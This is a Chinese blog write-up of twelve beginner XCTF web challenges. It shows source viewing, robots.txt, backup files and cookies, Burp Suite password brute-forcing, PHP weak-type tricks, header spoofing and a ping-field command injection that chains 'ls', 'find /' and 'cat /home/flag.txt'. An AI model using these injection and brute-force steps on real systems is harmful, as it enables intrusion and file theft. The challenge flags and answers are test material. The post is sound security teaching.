

XCTF攻防世界-web题

原创

[yu_jing_hong](#) 于 2021-09-22 13:54:12 发布 93 收藏

文章标签: [web](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/yu_jing_hong/article/details/120366520

版权

1.查看源码

可以用快捷键ctrl+U



得到flag

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace{6fd4cbe3a62ac692fc850d57f337742b} -->
18
19 </body>
20 </html>
```


2.robots

什么是robots.txt?

robots.txt 即蜘蛛协议，全称为“网络爬虫排除标准”（Robots Exclusion Protocol），也称为爬虫协议、机器人协议等，它是搜索引擎进入网站后第一个爬取的文件，通常放置于网站根目录下。其作用是告知搜索引擎允许或不允许抓取哪些页面。

robots文件不存在或者是空文件都意味着允许搜索引擎抓取所有内容。

访问robots.txt文档，这个文档是搜索引擎中访问网站的时候要查看的第一个文件，文件中会明确告诉搜索引擎允不允许访问这个网站。



CSDN @yu_jing_hong

robots.txt的两条规则

①User-agent: 指定对哪些爬虫生效，用户代理，若为*号，表示可被所有的搜索引擎抓取


②Disallow: 指定要屏蔽的网址(一个robots.txt中至少要有有一个屏蔽，如实在没有需要屏蔽的页面，那么可以屏蔽搜索结果页面（search.html 屏蔽这个页面可以避免大量低质量内容被收录）还有404页面)

allow: 允许抓取的部分（allow的优先级大于disallow）

③sitemap文件是让搜索引擎找到哪些是需要被搜索引擎抓取的。

举个例子：如果创建了一个网站，想不让人知道这个网站的后台地址，那么就在这个网站后台的地址放到robots.txt文件中，就屏蔽了后台地址，如果有人想通过访问robots.txt文件知道后台地址的话，可以不要把网址写全，如一个后台地址为admin.php，可以只写ad，屏蔽ad，这样就可以把admin.php同时屏蔽掉了。

访问这个php文件，得到flag



CSDN @yu_jing_hong

3.backup

111.200.241.244:56075/index.php.bak

火狐官方网站 百度一下, 你就知道 百度一下, 你就知道 百度一下, 你就知道 百度一下, 你就知道 百度一下, 你就知道

你知道index.php的备份文件名吗?

CSDN @yu_jing_hong

用记事本打开查看源代码, 得到flag


```
index.php-1.bak - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<html>
<head>
  <meta charset="UTF-8">
  <title>备份文件</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet"
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace(855A1C4B3401294CB6604CCC988DE334)"
?>
</body>
</html>
```

4.cookie

用burpsuit抓包获取cookie

```
Request
Pretty Raw Hex \n
1 GET /favicon.ico HTTP/1.1 1
2 Host: 111.200.241.244:64227 2
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 3
4 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 4
5 Safari/537.36 5
6 Accept: 6
7 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0 7
8 .8 8
9 Referer: http://111.200.241.244:64227/ 9
10 Accept-Encoding: gzip, deflate 10
11 Accept-Language: zh-CN,zh;q=0.9 11
12 Cookie: look-here=cookie.php 12
13 Connection: close 13
14 14
15 15
```


看到cookie在cookie.php这个文件中, 访问这个文件



See the http response

CSDN @yu_jing_hong

叫我们查看响应，答案就在这里




5.

把disabled删掉，无效按钮变成有效按钮，再点击按钮



一个不能按的按钮




cyberpeace{00ba65d58778b93f9f0bb8ead31fa539}

6. 查看网页源代码，有一个check.php访问它

```
搜索 HTML
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1>Login</h1>
    <form class="form-inline" method="post" action="/check.php">
    </form>
  </body>
</html>
```

```
搜索 HTML
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <!--maybe you need a dictionary-->
  </body>
</html>
```

解释需要字典，可以用burpsuit爆破



标记需要爆破的位置

Target Positions Payloads Resource Pool Options

?) Payload Positions

Configure the positions where payloads will be inserted into the base

Attack type:

```

1 POST /check.php HTTP/1.1
2 Host: 111.200.241.244:62105
3 Content-Length: 25
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://111.200.241.244:62105
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
10 Referer: http://111.200.241.244:62105/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 username=admin&password=$1$

```

CSDN @yu_jing_hong

找到长度不一样的

37	159159159	200			434
38	98765432	200			434
39	00123456	200			437
40	119119119	200			434
41	00112233	200			434
42	123456456	200			434
43	123123qq	200			434

Request Response

Pretty Raw Hex \n ☰

```

6 Origin: http://111.200.241.244:62105
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,d-exchange;v=b3;q=0.9
10 Referer: http://111.200.241.244:62105/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 username=admin&password=00123456

```

CSDN @yu_jing_hong

← → ↻ 🔒 🚫 🔑 111.200.241.244:62105/check.php

🌐 爱淘宝PC新版 🌐 京东 🌐 百度 📁 火狐官方网站 🌐 百度一下,你就知道 🌐 百度一下,你就

cyberpeace{2d5d489cce9a3a8c290e08d9d1043113}

CSDN @yu_jing_hong

7.simple_php

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

CSDN @yu_jing_hong

分析代码

`$a=@$_GET["a"];` 中的“@”作用：可以防止a的值为空时产生一个警告提示

```
if($a==0 and $a){
echo $flag1;
}
```

参数a=0且a为真才能得到flag1

```
if(is_numeric($b)){
exit();
}
```

is_numeric() 函数用于检测变量是否为数字或数字字符串。
如果b为数字就会退出，即b不能为数字。

```
if($b>1234){
echo $flag2;
}
```

b要大于1234才能得到flag2.

此问题涉及到php弱类型比较

什么是php弱类型比较？

- 松散比较：使用两个等号 `==` 比较，只比较值，不比较类型。
- 严格比较：用三个等号 `===` 比较，除了比较值，也比较类型。
- 字符串和数字比较使用 `==` 时，字符串会先转换为数字类型再比较
- `var_dump('a' == 0); //true`，此时a字符串类型转化成数字，因为a字符串开头中没有找到数字，所以转换为0
- `var_dump('123a' == 123); //true`，这里'123a'会被转换为123
- `var_dump('a123' == 123); //false`，因为php中有这样一个规定：字符串的开始部分决定了它的值，如果该字符串以合法的数字开始，则使用该数字至和它连续的最后一个数字结束，否则其比较时整体值为0。
- 举例：`var_dump('123a1' == 123); //true`
- 举例：`var_dump('1233a' == 123); //false`

`b=1235a`时既不为数字同时也大于1234

综上，我们传 `a=a&b=1235a` 即可

CSDN @yu_jing_hong

8.get_post



请用GET方式提交一个名为a,值为1的变量

CSDN @yu_jing_hong

在url中/?再接上要传送的值就是get方式



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量


CSDN @yu_jing_hong

post方式上传需要hackbar

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{404ddb38adfb234498885eae797f3f0e}



CSDN @yu_jing_hong

9.xff_referer

原理:

X-Forwarded-For:简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP，只有在通过了HTTP代理或者负载均衡服务器时才会添加该项。



HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的。

ip地址必须为123.123.123.123


CSDN @yu_jing_hong

打开burpsuit在请求头添加x-forwarded-for:123.123.123.123再发包

10.webshell



CSDN @yu_jing_hong



CSDN @yu_jing_hong

11.command execution

先ping一下127.0.0.1

PING

127.0.0.1

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.040/0.045/0.052/0.009 ms
```

CSDN @yu_jing_hong

尝试命令拼接是否可以正常执行

PING

127.0.0.1&&ls

PING

```
ping -c 3 127.0.0.1&&ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.058/0.063/0.075/0.012 ms
index.php
```

CSDN @yu_jing_hong

确定可以，再命令查找所有文件后缀名为tet的文件

PING

127.0.0.1 && find / -name "*.txt"

PING

```
ping -c 3 127.0.0.1 && find / -name "*.txt"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.049/0.053/0.058/0.003 ms
/home/flag.txt
/usr/lib/python3.4/idlelib/HISTORY.txt
/usr/lib/python3.4/idlelib/extend.txt
```

CSDN @yu_jing_hong

发现有一个flag.txt 获取文件信息

PING

```
127.0.0.1 && cat /home/flag.txt
```

PING

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.043/0.059/0.081/0.018 ms
cyberpeace{013b0bedc53145210fb8ddb623f59c5}
```

CSDN@yu_jing_hong

12.simple js

查看源码

```
<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(pass_enc) {
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
      k = j + (l) + (n=0);
      n = tab2.length;
      for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode(o);
      if(i == 5)break;}
      for(i = (o=0); i < (k = j = n); i++ ){
      o = tab[i-1];
      if(i > 5 && i < k-1)
      p += String.fromCharCode((o = tab2[i]));
      }
      p += String.fromCharCode(tab2[17]);
      pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"))

    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```

CSDN @yu_jing_hong

pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65"所对应的字符，即

```
FAUX PASSWORD HAHA 提示错误的字符串
```

```
dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30")
```

把十六进制转换成10进制为55,56,54,79,115,69,114,116,107,49,50

再将数字转换成字符7860sErtk12

flag为 Cyberpeace{7860sErtk12}



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)